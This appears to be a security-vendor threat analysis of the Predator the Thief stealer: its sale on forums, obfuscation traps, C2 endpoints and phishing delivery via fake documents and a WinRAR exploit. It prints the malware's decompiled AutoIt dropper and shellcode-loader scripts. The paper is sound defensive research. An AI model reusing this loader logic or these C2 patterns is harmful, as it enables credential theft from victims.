Predator the Thief: New Routes of Delivery

Published: 2019-04-18 · Archived: 2026-04-05 15:56:10 UTC

A FortiGuard Labs Threat Analysis Paper

Introduction

In March 2019, FortiGuard Labs discovered a running campaign against Russian-speakers using a new version of "*Predator the Thief*" stealer malware. The same actor was using one set of dummy files to deliver the stealer via different forms of phishing, including Zipped files, fake documents, fake pdfs, and the WinRAR exploit described in CVE-2018-20250.

In this article, we observe the way the author sells this malware on hacking and game cheating forums, as well as how it is maintained and updated. After that, we look at the malware code and examine the traps it contains. Finally, we show how a malware customer obfuscates and delivers the malware, along with other samples he experimented with.

Predator the Thief

Predator the Thief was first observed by us in July of 2018, and it is one of the various stealer malware variants sold on hacking forums. The malware contains a C2 control panel and the malware executable builder.

Its functionality is quite normal for a stealer. It can gather information about an infected host, steal passwords from browsers, replace cryptocurrency wallets in the buffer, take photos from the web-camera, and many other configurable options. The interesting thing is that unlike many other stealers written in C#, this malware is fully written in C/C++.

As the core of the malware has not changed much since the latest posts on this topic, you can check out more details in the analysis report of version 2.3.5 by Fumik0 .

In that analysis, we learned that the initial malware was written by "Alexuiop1337". Checking the advertisement published on one of the hacking and game cheating forums, we can see that the promotion of Predator continues to be very active, and that the malware author is now calling himself "Kongress_nlt".



Figure 1. Advertisement for the malware

Following the link on the forum, we observed a telegram profile of “sett9”, whose chats are still being frequently updated. It seems like the chat “@sett9blog” is used less, and “@PredatorSoftwareChannel” is used just as a private blog for reverse engineering and Predator update news.



Figure 2. User sett9 in Telegram and his public chats

With the information provided in @PredatorSoftwareChannel we can see the malware's update timeline. The malware version v3.0.8 was released on 04.03.2019, and another new version v3.1.0 was released on 21.03.2019. The latest release notes from the malware author are available on the Telegram channel. The translated version is shown in the following figure:



Figure 3. Release notes for Predator v3.0.8 and v3.1.0

Another Release: v3.2.0

And now, the author has just announced another release – v3.2.0. This release also affects the price of the malware, raising the price from $35 to $80 USD.



Figure 4. Translated release notes for the 3.2.0 version of malware

There is also a new, interesting feature mentioned by the malware author – the malware has been fully rewritten to make it fileless. This means that the malware will not leave any files or directories in the system, enabling it to run much stealthier on a victim's machine. Unfortunately, as of the date this article was written, we haven't found samples of v3.1.0 or v3.2.0 in the wild. For this research blog, we have analyzed the older version of *Predator the Thief* —v3.0.8 — used in the campaign possibly started by the author himself or one of his customers.

Trap for Analysis

The Predator version used by those unknown actors has not changed much from its previous version.

Once we started our analysis, we obtained the version information in a text file after its execution.

```
 ____  ____  _____ ____    _  _____ ___  ____
|  _ \|  _ \| ____|  _ \  / \|_   _/ _ \|  _ \
| |_) | |_) |  _| | | | |/ _ \ | || | | | |_) |
|  __/|  _ <| |___| |_| / ___ \| || |_| |  _ <
|_|   |_| \_\_____|____/_/   \_\_| \___/|_| \_\

Predator The Thief : v3.0.8 Release

-----------------------------
| Developed by Alexuiop1337 |
-----------------------------
| Buy Predator at t.me/sett9 |
-----------------------------
```

Figure 5. Predator version information in information.txt

The code of the malware is obfuscated to try and slow down any analysis. We found that every string in Predator is dynamically produced, with some of them being hardcoded in the file or its assembly with simple byte operations like “xor”, “not” or “sub” encoding.

Interestingly, it includes traps to perform fake character-decoder-like function pairs. It inputs the correct character byte-by-byte into the function pairs, and then outputs the same character. In Figure 6, the red square shows how the string “cmdvrt64.dll” is input into the trap functions.



Figure 6. Confusing string generation and trap function for normal string input

C2 Connection

In this campaign, all the samples use the following domain as their C2 server.

hxxp://sonsobakq1.mcdir[.]ru/

“mcdir[.]ru” is a Web Hosting service in Russia, where anyone can register his subdomain for free. We also found the following connection patterns with this C2 server.

hxxp://sonsobakq1.mcdir[.]ru/api/conf.get
hxxp://sonsobakq1.mcdir[.]ru/api/info.get
hxxp://sonsobakq1.mcdir[.]ru/api/gate.get?p1=[x]&p2=[x]&p3=[x]&p4=[x]&p5=[x]&p6=[x]&p7=[x]
hxxp://sonsobakq1.mcdir[.]ru/api/download.get

Only “conf.get” was not mentioned in the previous analysis report by Fumik0 , as it was probably added in the newer versions of the malware. So we will dig in to provide more information here.

There are seven items in the response data. However, only five of those items are processed by the configuration processing function. We find that those items are simply used as flags in the main routine of *Predator the Thief* to enable/disable specific functionalities.

```
70 31 3A 30 0A 70 32 3A  30 0A 70 33 3A 30 0A 70        p1:0.p2:0.p3:0.p
34 3A 30 0A 70 35 3A 31  0A 70 37 3A 0A 70 38 3A        4:0.p5:1.p7:.p8:
0A                                                      .
```

Figure 7. Data in configuration respond

The meanings for different items are shown below.

p1: Web camera video capture
p2: Anti-debug/Anti-sandbox
p3: Firefox password stealer configuration flag for collecting logins.json and signons.sqlite
p4: Steam data stealer
p5: Screenshot capture

The flags “p7” and “p8” are not used in the current version. There is a setting for grabber to change target file extensions. However, that setting is not enabled either.

Figure 7 above shows the configuration with screenshot capturer and the Firefox configuration flag enabled (0 is enabled for the Firefox configuration).

Delivery Tricks Used in this Predator Campaign

We found Predator samples packed with AutoIt in this campaign, and all of them use fabric materials price-list or same-cloth pictures to attract victims to execute the AutoIt-packed malware.

Phishing with Archive and Fake Document

One of the samples observed in this campaign is placed in a zip file and faked as a document among a set of pictures.

In Figure 8, we can see what the old trick is: it uses a document-like icon to fake the document with an executable file. The name of the zip file in English is the name of a company that specializes in the design and sale of personal protective equipment and uniforms. The fake document name translates to mean “Tailoring Order for”, and it then names one of the territorial divisions of a federal city in Russia, which is a very targeted name for a document.

After executing the executable, a dummy document is then shown (Figure 9) as if it were legit. However, the malware is also executed at the same time in the background.



Figure 8. Phishing zip with fake document and dummy image

Заказ на пошив костюмов от первого полугодия для Северного округа.

Название ткани	Цвет	Количество	Цена
Ткань Подкладочная Таффета	Чёрный	22 700 п.м.	
Ткань Флис	Черный	3 230 п.м.	
Ткань Флис	Хаки	1 934 п.м.	
Ткань смесовая ГРЕТА (Темп-1)	Зеленая	1 000 п.м.	
Ткань смесовая ГРЕТА (Темп-1)	Тёмно-синяя	10 000 п.м.	
Ткань плащевая FINLYANDIA	Темно-оливковый	2 170 п.м.	
Ткань Алова КМФ	Пиксель	1 960 п.м.	
Бязь	Белый	1 126 п.м.	
Ткань Алова КМФ	Тень	1 960 п.м.	
Ткань Алова	Темно-серая	505 п.м.	

Figure 9. Dummy document used by the malware

Phishing with WinRAR Exploit

Another sample exploits a vulnerability in the UNACEV2.dll library of WinRAR software previously identified in CVE-2018-20250.

There are two figures for introducing this trick-triggering exploit.

Figure 10 shows how this exploit is used. When the victim decompresses the malicious ".rar" file, three dummy ".png" images are shown. However, in the background, the exploit is triggered and a malicious file called "hi.exe" is placed in Windows Startup folder.

Figure 11 shows the hidden decompression path for triggering the exploit and placing the malware in the Windows Startup folder so that the next time the user logs into the system the decompressed file will be executed.



Figure 10. Malware dropped to Startup folder via WinRAR exploit CVE-2018-20250



Figure 11. Hidden decompression path for exploiting CVE-2018-20250

Besides the zip archive and WinRAR exploits, the actor uses additional “containers” for its malware. Those include:

- A fake PDF file with the same document name as the one dropped from zip;
- Another fake document dropping Predator malware that uses the same C2 server.

Analysis of Decompiled AutoIt Script

All the samples we investigated were packed with the “CypherIT Crypter” that utilizes AutoIT scripting language for hiding the payload.

The fake document contained in the phishing zip, for example, is packed by AutoIt twice. The actor packed Predator malware with CypherIT, and then packed the output again in order to add a dummy document to the executable. The following figure shows the first-stage AutoIt script.

```
DirCreate(@AppDataDir & "\Z71023832")
FileInstall("C:\Users\nrjat\OneDrive\Рабочий стол\-=DeSSiGneR=-\kleu\setups.exe", @AppDataDir & "\Z71023832\setups.exe", 1)
ShellExecute(@AppDataDir & "\Z71023832\setups.exe", "", @AppDataDir & "\Z71023832")
FileInstall("C:\Users\nrjat\OneDrive\Рабочий стол\-=DeSSiGneR=-\kleu\Заказ_на_пошив_костюмов_от_первого.docx", @AppDataDir &
"\Z71023832\Заказ_на_пошив_костюмов_от_первого.docx", 1)
ShellExecute(@AppDataDir & "\Z71023832\Заказ_на_пошив_костюмов_от_первого.docx", "", @AppDataDir & "\Z71023832")
```

Figure 12. First-stage AutoIt script for installing malware and dummy document

We found that the script is more obfuscated in the malicious payload that was placed in the startup folder via the WinRAR exploit. In Figure 13, the main part of the script is shown. It is used for calling the function to decode and execute the *Predator the Thief* stealer.

Original Script

```
cmgubczqstytyrun("activeds")
Local $jspbsczsudbkeyxnhyxpdqvhq = DllStructGetData(kmtaqzeoniqxcidkz("ApiSetHost.AppExecutionAlias1", "8"
), Execute("1"))
$jspbsczsudbkeyxnhyxpdqvhq &= DllStructGetData(kmtaqzeoniqxcidkz("aitstatic2", "8"), Execute("1"))
$jspbsczsudbkeyxnhyxpdqvhq &= DllStructGetData(kmtaqzeoniqxcidkz("BthAvrcpAppSvc3", "8"), Execute("1"))
$jspbsczsudbkeyxnhyxpdqvhq &= DllStructGetData(kmtaqzeoniqxcidkz("BdeHdCfgLib4", "8"), Execute("1"))
$jspbsczsudbkeyxnhyxpdqvhq = fqztzuhwvycxevnrshk($jspbsczsudbkeyxnhyxpdqvhq,
"xvinqlogqhdfktaqvrgvxyhynrqypkooiqwfbmdserprzbjjee")
qphqlydqfr()
$reksvycbpjmn = @UserProfileDir & "\"
$kxdcktgilbvhdjhkrvajhwcru = @HomeDrive & "\Windows\System32\dllhost.exe"
oeehipeopbfxxavtphdxygdfw($kxdcktgilbvhdjhkrvajhwcru, "", $jspbsczsudbkeyxnhyxpdqvhq, False)
cbcevvbxcyxdwhelnz()
```

Translated Script

```
checkMutex("activeds")
Local $predator_payload = DllStructGetData(getResource("ApiSetHost.AppExecutionAlias1", "8"), Execute("1"))
$predator_payload &= DllStructGetData(getResource("aitstatic2", "8"), Execute("1"))
$predator_payload &= DllStructGetData(getResource("BthAvrcpAppSvc3", "8"), Execute("1"))
$predator_payload &= DllStructGetData(getResource("BdeHdCfgLib4", "8"), Execute("1"))
$predator_payload = getDecodeData($predator_payload, "xvinqlogqhdfktaqvrgvxyhynrqypkooiqwfbmdserprzbjjee")
progmanCheck()
$thisIsUserProfileDir = @UserProfileDir & "\"
$executable_for_loading = @HomeDrive & "\Windows\System32\dllhost.exe"
callShellcode($executable_for_loading, "", $predator_payload, False)
